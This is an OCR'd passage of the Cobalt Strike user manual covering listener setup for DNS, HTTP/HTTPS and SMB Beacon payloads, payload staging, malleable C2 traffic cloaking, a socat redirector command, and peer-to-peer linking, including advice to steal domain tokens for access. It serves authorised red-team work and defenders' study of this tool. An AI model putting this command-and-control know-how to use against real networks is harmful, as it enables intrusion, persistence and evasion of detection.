
To manage Cobalt Strike listeners, go to **Cobalt Strike** -> **Listeners**. This will open a tab listing all of your configured payloads and listeners.



name	payload	host	port	bindto	beacons	profile
ec2 - HTTP Beacon	windows/beacon_http/reverse_http	secure.losenolove.c...	80		secure.losenolove.com	default
SMB score_pd233	windows/beacon_bind_pipe		score_pd233			
TCP 9002 (Local)	windows/beacon_bind_tcp		9002		127.0.0.1	

Figure 18. Listener Management Tab

Press **Add** to create a new listener. The New Listener panel displays.



Use the **Payload** drop-down to select one of the available payload/listener types you wish to configure. Each has different parameters and are described in the following sections:

DNS Beacon on page 33

HTTP Beacon and HTTPS Beacon on page 37

SMB Beacon on page 41

TCP Beacon on page 43

External C2 on page 45

Foreign Listeners on page 46

To edit a listener, highlight a listener and press **Edit**. To remove a listener, highlight the listener and press **Remove**.

Cobalt Strike's Beacon Payload

Most commonly, you will configure listeners for Cobalt Strike's Beacon payload. Beacon is Cobalt Strike's payload to model advanced attackers. Use Beacon to egress a network over HTTP, HTTPS, or DNS. You may also limit which hosts egress a network by controlling peer- to-peer Beacons over Windows named pipes and TCP sockets.

Beacon is flexible and supports asynchronous and interactive communication. Asynchronous communication is low and slow. Beacon will phone home, download its tasks, and go to sleep. Interactive communication happens in real-time.

Beacon's network indicators are malleable. Redefine Beacon's communication with Cobalt Strike's malleable C2 language. This allows you to cloak Beacon activity to look like other malware or blend-in as legitimate traffic. See *Malleable Command and Control* on page 95 for more information.

Payload Staging

One topic that deserves mention, as background information, is payloading staging. Many attack frameworks decouple the attack from the stuff that the attack executes. This stuff that an attack executes is known as a payload. Payloads are often divided into two parts: the payload stage and the payload stager. A stager is a small program, usually hand-optimized assembly, that downloads a payload stage, injects it into memory, and passes execution to it. This process is known as staging.

The staging process is necessary in some offense actions. Many attacks have hard limits on how much data they can load into memory and execute after successful exploitation. This greatly limits your post-exploitation options, unless you deliver your post-exploitation payload in stages.

Cobalt Strike does use staging in its user-driven attacks. These are most of the items under **Attacks** -> **Packages** and **Attack**s -> **Web Drive-by**. The stagers used in these places depend on the payload paired with the attack. For example, the HTTP Beacon has an HTTP stager. The DNS Beacon has a DNS TXT record stager. Not all payloads have stager options. Payloads with no stager cannot be delivered with these attack options.

If you don't need payload staging, you can turn it off. Set the **host_stage** option in your Malleable C2 profile to false. This will prevent Cobalt Strike from hosting payload stages on its web and DNS servers. There is a big OPSEC benefit to doing this. With staging on, anyone can connect to your server, request a payload, and analyze its contents to find information from your payload configuration.

In Cobalt Strike 4.0 and later, post-exploitation and lateral movement actions eschew stagers and opt to deliver a full payload where possible. If you disable payload staging, you shouldn't notice it once you're ready to do post-exploitation.

DNS Beacon

The DNS Beacon is a favorite Cobalt Strike feature. This payload uses DNS requests to beacon back to you. These DNS requests are lookups against domains that your Cobalt Strike team server is authoritative for. The DNS response tells Beacon to go to sleep or to connect to you to download tasks. The DNS response will also tell the Beacon how to download tasks from your team server.




Figure 21. DNS Beacon in Action

In Cobalt Strike 4.0 and later, the DNS Beacon is a DNS-only payload. There is no HTTP communication mode in this payload. This is a change from prior versions of the product.

Data Channels


Today, the DNS Beacon can download tasks over DNS TXT records, DNS AAAA records, or DNS A records. This payload has the flexibility to change between these data channels while its on target. Use Beacon's mode command to change the current Beacon's data channel. **mode dns** is the DNS A record data channel. **mode dns6** is the DNS AAAA record channel. And, **mode dns-txt** is the DNS TXT record data channel. The default is the DNS TXT record data channel.

Be aware that DNS Beacon does not check in until there's a task available. Use the **checkin** command to request that the DNS Beacon check in next time it calls home.

DNS Listener Setup

To create a DNS Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



Create a listener.

Name: local-dns
Payload: Beacon DNS
Payload Options
DNS Hosts:
Host Rotation Strategy: round-robin
Max Retry Strategy: none
DNS Host (Stager): profiles.losenolove.com
Profile: default
DNS Port (Bind):
DNS Resolver:

Figure 22. DNS Beacon Options

Select **Beacon DNS** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

Parameters

DNS Hosts - Press **[+]** to add one or more domains to beacon to. Your Cobalt Strike team server system must be authoritative for the domains you specify. Create a DNS A record and point it to your Cobalt Strike team server. Use DNS NS records to delegate several domains or sub-domains to your Cobalt Strike team server's A record.

The length of the beacon host list in beacon payload is limited to 255 characters. This includes a randomly assigned URI for each host and delimiters between each item in the list. If the length is exceeded, hosts will be dropped from the end of the list until it fits in the space. There will be messages in the team server log for dropped hosts.

Host Rotation Strategy - This value configures the beacons behavior for choosing which host(s) from the list to use for egress. Select one of the following:

round-robin: Select to loop through the list of host names in the order they are provided. Each host is used for one connection.

random: Select to randomly select a host name from the list each time a connection is attempted.

failover-xx: Select to use a working host as long as possible. Use each host in the list until they reach a consecutive failover count (x) or duration time period (m,h,d), then use the next host.

rotate-xx: Select to use each host for a period of time. Use each host in the list for the specified duration (m,h,d), then use the next host.

Max Retry Stategy - This configures the beacons behavior for exiting after a number of consecutive failed connection attempts to the Team Server. There are several default options to choose from or you can create your own list with the **LISTENER_MAX_RETRY_STRATEGIES** hook. See *LISTENER_MAX_RETRY_STRATEGIES on page 164*.

none: Select to ensure beacon will not exit because of failed connection attempts.

exit-xxx: These settings use the syntax of **`exit-[max_attempts]-[increase_attempts]-[duration][m,h,d]`**. The **max_attempt** value is the number of consecutive failed attempts before beacon will exit. The **increase_attempts** is the number of consecutive failed attempts before increasing the sleep time. The **duration** value is the number of minutes, hours, or days to set the new sleep time.

The sleep time will not be updated if the current sleep time is greater than the newly specified duration value. The sleep time will be affected by the current jitter value. On any successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

DNS Host (Stager) - This configures the DNS Beacon's TXT record stager. This stager is only used with Cobalt Strike features that require an explicit stager. Your Cobalt Strike team server system must be authoritative for this domain as well.

Profile - Allows a beacon to be configured with a selected Malleable C2 profile variant.

DNS Port (Bind) - This field specifies the port your DNS Beacon payload server will bind to. This option is useful if you want to set up port bending redirector such as a redirector that accepts connections on port 53 but routes the connection to your team server on another port.

DNS Resolver - Allows a DNS Beacon to egress using a specific DNS resolver, rather than using the default DNS resolver for the target server. Specify the IP Address of the desired resolver. This DNS Resolver is not used by the stager of the DNS Beacon.

Testing

To test your DNS configuration, open a terminal and type **nslookup jibberish.beacon domain**. If you get an A record reply of 0.0.0.0—then your DNS is correctly setup. If you do not get a reply, then your DNS configuration is not correct and the DNS Beacon will not communicate with you.

Notes

- Make sure your DNS records reference the primary address on your network interface. Cobalt Strike's DNS server will always send responses from your network interface's primary address. DNS resolvers tend to drop replies when they request information from one server, but receive a reply from another.
- If you are behind a NAT device, make sure that you use your public IP address for the NS record and set your firewall to forward UDP traffic on port 53 to your system. Cobalt Strike includes a DNS server to control Beacon.
- To customize the network traffic indicators for your DNS beacons, see *DNS Beacons on page 108* in the Malleable C2 help.


HTTP Beacon and HTTPS Beacon

The HTTP and HTTPS beacons download tasks with an HTTP GET request. These beacons send data back with an HTTP POST request. This is the default. You have incredible control over the behavior and indicators in this payload via Malleable C2.

HTTP(S) Listener Setup

To create a HTTP or HTTPS Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



Name: local-http
Payload: Beacon HTTP
Payload Options
HTTP Hosts:
Host Rotation Strategy: round-robin
Max Retry Strategy: none
HTTP Host (Stager): other.losenolove.com
Profile: default
HTTP Port (C2): 80
HTTP Port (Bind):
HTTP Host Header:
HTTP Proxy:

Figure 19. HTTP Beacon Options

Select **Beacon HTTP** or **Beacon HTTPS** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

Parameters

HTTP(S) Hosts - Press **[+]** to add one or more hosts for the HTTP Beacon to call home to. Press **[-]** to remove one or more hosts. Press **[X]** to clear the current hosts. If you have multiple hosts, you can still paste a comma-separated list of callback hosts into this dialog.

The length of the beacon host list in beacon payload is limited to 255 characters. This includes a randomly assigned URI for each host and delimiters between each item in the list. If the length is exceeded, hosts will be dropped from the end of the list until it fits in the space. There will be messages in the team server log for dropped hosts.

Host Rotation Strategy - This value configures the beacons behavior for choosing which host(s) from the list to use for egress. Select one of the following:

round-robin: Select to loop through the list of host names in the order they are provided. Each host is used for one connection.

random: Select to randomly select a host name from the list each time a connection is attempted.

failover-xx: Select to use a working host as long as possible. Use each host in the list until they reach a consecutive failover count (x) or duration time period (m,h,d), then use the next host.

rotate-xx: Select to use each host for a period of time. Use each host in the list for the specified duration (m,h,d), then use the next host.

Max Retry Stategy - This configures the beacons behavior for exiting after a number of consecutive failed connection attempts to the Team Server. There are several default options to choose from or you can create your own list with the **LISTENER_MAX_RETRY_ STRATEGIES** hook. See *LISTENER_MAX_RETRY_STRATEGIES on page 164*.

none: Select to ensure beacon will not exit because of failed connection attempts.

exit-xxx: These settings use the syntax of **`exit-[max_attempts]-[increase_ attempts]-[duration][m,h,d]`**. The **max_attempt** value is the number of consecutive failed attempts before beacon will exit. The **increase_attempts** is the number of consecutive failed attempts before increasing the sleep time. The **duration** value is the number of minutes, hours, or days to set the new sleep time.

The sleep time will not be updated if the current sleep time is greater than the newly specified duration value. The sleep time will be affected by the current jitter value. On any successful connection the failed attempts count will be reset to zero and the sleep time will be reset to the prior value.

HTTP Host (Stager) - This controls the host of the HTTP Stager for the HTTP Beacon. This value is only used if you pair this payload with an attack that requires an explicit stager.

Profile - This is where you select a Malleable C2 profile variant. A variant is a way of specifying multiple profile variations in one file. With variants, each HTTP or HTTPS listener you setup can have different network indicators.

HTTP Port (C2) - This field sets the port your HTTP Beacon will phone home to.


HTTP Port (Bind) - This field specifies the port your HTTP Beacon payload web server will bind to. These options are useful if you want to setup port bending redirectors (e.g., a redirector that accepts connections on port 80 or 443 but routes the connection to your team server on another port).

HTTP Host Header -This value, if specified, is propagated to your HTTP stagers and through your HTTP communication. This option makes it easier to take advantage of domain fronting with Cobalt Strike.

HTTP Proxy - Press the **...** button to specify an explicit proxy configuration for this payload.

Manual HTTP Proxy Configuration

The **(Manual) Proxy Settings** dialog offers several options to control the proxy configuration for Beacon's HTTP and HTTPS requests. The default behavior of Beacon is to use the Internet Explorer proxy configuration for the current process/user context.



Proxy Type: http
Proxy Host: 172.16.4.80
Proxy Port: 8080
Username: bobtherabbit
Password: carrotsRULE
☐ Ignore proxy settings; use direct connection

Figure 20. Manual Proxy Settings

The **Type** field configures the type of proxy. The **Host** and **Port** fields tell Beacon where the proxy lives. The **Username** and **Password** fields are optional. These fields specify the credentials Beacon uses to authenticate to the proxy.

Check the **Ignore proxy settings; use direct connection** box to force Beacon to attempt its HTTP and HTTPS requests without going through a proxy.

Press **Set** to update the Beacon dialog with the desired proxy settings. Press **Reset** to set the proxy configuration back to the default behavior.

NOTE:
The manual proxy configuration affects the HTTP and HTTPS Beacon payload stages only. It does not propagate to the payload stagers.

Redirectors

A redirector is a system that sits between your target's network and your team server. Any connections that come to the redirector are forwarded to your team server to process. A redirector is a way to provide multiple hosts for your Beacon payloads to call home to. A redirector also aids operational security as it makes it harder to trace the true location of your team server.

Cobalt Strike's listener management features support the use of redirectors. Simply specify your redirector hosts when you setup an HTTP or HTTPS Beacon listener. Cobalt Strike does not validate this information. If the host you provide is not affiliated with the current host, Cobalt Strike assumes it's a redirector. One simple way to turn a server into a redirector is to use socat.

Here's the socat syntax to forward all connections on port 80 to the team server at 192.168.12.100 on port 80:

```
socat TCP4-LISTEN:80,fork TCP4:192.168.12.100:80
```

SMB Beacon


The SMB Beacon uses named pipes to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host. It also works across the network.

Windows encapsulates named pipe communication within the SMB protocol. Hence, the name, SMB Beacon.

SMB Listener Setup

To create a SMB Beacon listener select **Cobalt Strike -> Listeners** on the main menu and press the **Add** button at the bottom of the Listeners tab display.

The New Listener panel displays.



Create a listener.

Name: smb

Payload: Beacon SMB

Pipename (C2): score_pd233

Figure 23. SMB Beacon

Select **Beacon SMB** as the **Payload** type and give the listener a **Name**. Make sure to give the new listener a memorable name as this name is how you will refer to this listener through Cobalt Strike's commands and workflows.

The only option associated with the SMB Beacon is the **Pipename (C2)**. You can set an explicit pipename or accept the default option.

The SMB Beacon is compatible with most actions in Cobalt Strike that spawn a payload. The exception to this are the user-driven attacks (e.g., **Attacks -> Packages**, **Attacks -> Web Drive-by**) that require explicit stagers.

Cobalt Strike post-exploitation and lateral movement actions that spawn a payload will attempt to assume control of (link) to the SMB Beacon payload for you. If you run the SMB Beacon manually, you will need to link to it from a parent Beacon.

Linking and Unlinking

From the Beacon console, use **link [host] [pipe]** to link the current Beacon to an SMB Beacon that is waiting for a connection. When the current Beacon checks in, its linked peers will check in too.

To blend in with normal traffic, linked Beacons use Windows named pipes to communicate. This traffic is encapsulated in the SMB protocol. There are a few caveats to this approach:

1. Hosts with an SMB Beacon must accept connections on port 445.
2. You may only link Beacons managed by the same Cobalt Strike instance.

If you get an error 5 (access denied) after you try to link to a Beacon: steal a domain user’s token or use **make_token DOMAIN\user password** to populate your current token with valid credentials for the target. Try to link to the Beacon again.

To destroy a Beacon link use **unlink [ip address] [session PID]** in the parent or child. The *[session PID]* argument is the process ID of the Beacon to unlink. This value is how you specify a specific Beacon to de-link when there are multiple childn Beacons.

When you de-link an SMB Beacon, it does not exit and go away. Instead, it goes into a state where it waits for a connection from another Beacon. You may use the link command to resume control of the SMB Beacon from another Beacon in the future.

Beacon Covert Peer-to-Peer Communication

It's hard to stay hidden when many compromised systems call out to the internet. Use Beacon's peer-to-peer communication to solve this problem. This feature lets you link Beacons to each other. Linked Beacons download tasks and send output through their parent Beacon.

Use **mode smb** to transform a Beacon into a peer that waits for another Beacon to connect.

Use **link [ip address]** to link the current Beacon to a peer that is waiting for a connection. When the current Beacon checks in, its linked peers will check in too.

To blend in with normal traffic, linked Beacons use SMB pipes to communicate. There are a few caveats to this approach:

1. Hosts with a Beacon peer must accept connections on port 445.
2. You may only link Beacons managed by the same Cobalt Strike instance.

If you get an error 5 (access denied) when you try to link to a Beacon: steal a domain user's token or use **shell net use \\host /U:DOMAIN\user password** to establish a session with the host. An administrator user is not required for this. Any valid domain user will do. Once you have a session, try to link to the Beacon again.

To destroy a Beacon link use **unlink [ip address]** in the parent or child. Later, you may link to to the unlinked Beacon again (or link to it from another Beacon).

Once a Beacon becomes a peer, there is no way to make it beacon over HTTP or DNS again. If you'd like to kill a Beacon peer, use the **exit** command. If you'd like to make the host beacon over HTTP or DNS, task the Beacon peer to give you another Beacon session.

Beacon Peer as a Payload

Some systems can't talk to the internet. In these cases, it's nice to have a way to deliver a ready-to-link Beacon so you may connect to it. Use **[host] -> Login -> psexec or [host] -> Login -> psexec (psh) with the beacon (connect to target) listener**. This will run a Beacon peer on a host without the need to connect to the internet to stage.

You may setup a listener to deliver a peer-to-peer Beacon as well. Create a lister for windows/beacon_smb/reverse_tcp. This listener will stage your peer-to-peer Beacon. After it stages you will still need to link to it from another Beacon.

If staging is cumbersome, you may ask Cobalt Strike to export a fully staged peer-to-peer Beacon as an executable, DLL, PowerShell script, or raw blob of shellcode. Go to **Attacks -> Packages -> Windows Executable (S)** and select SMB Beacon.


TCP Beacon

The TCP Beacon uses a TCP socket to communicate through a parent Beacon. This peer-to-peer communication works with Beacons on the same host and across the network.

TCP Listener Setup

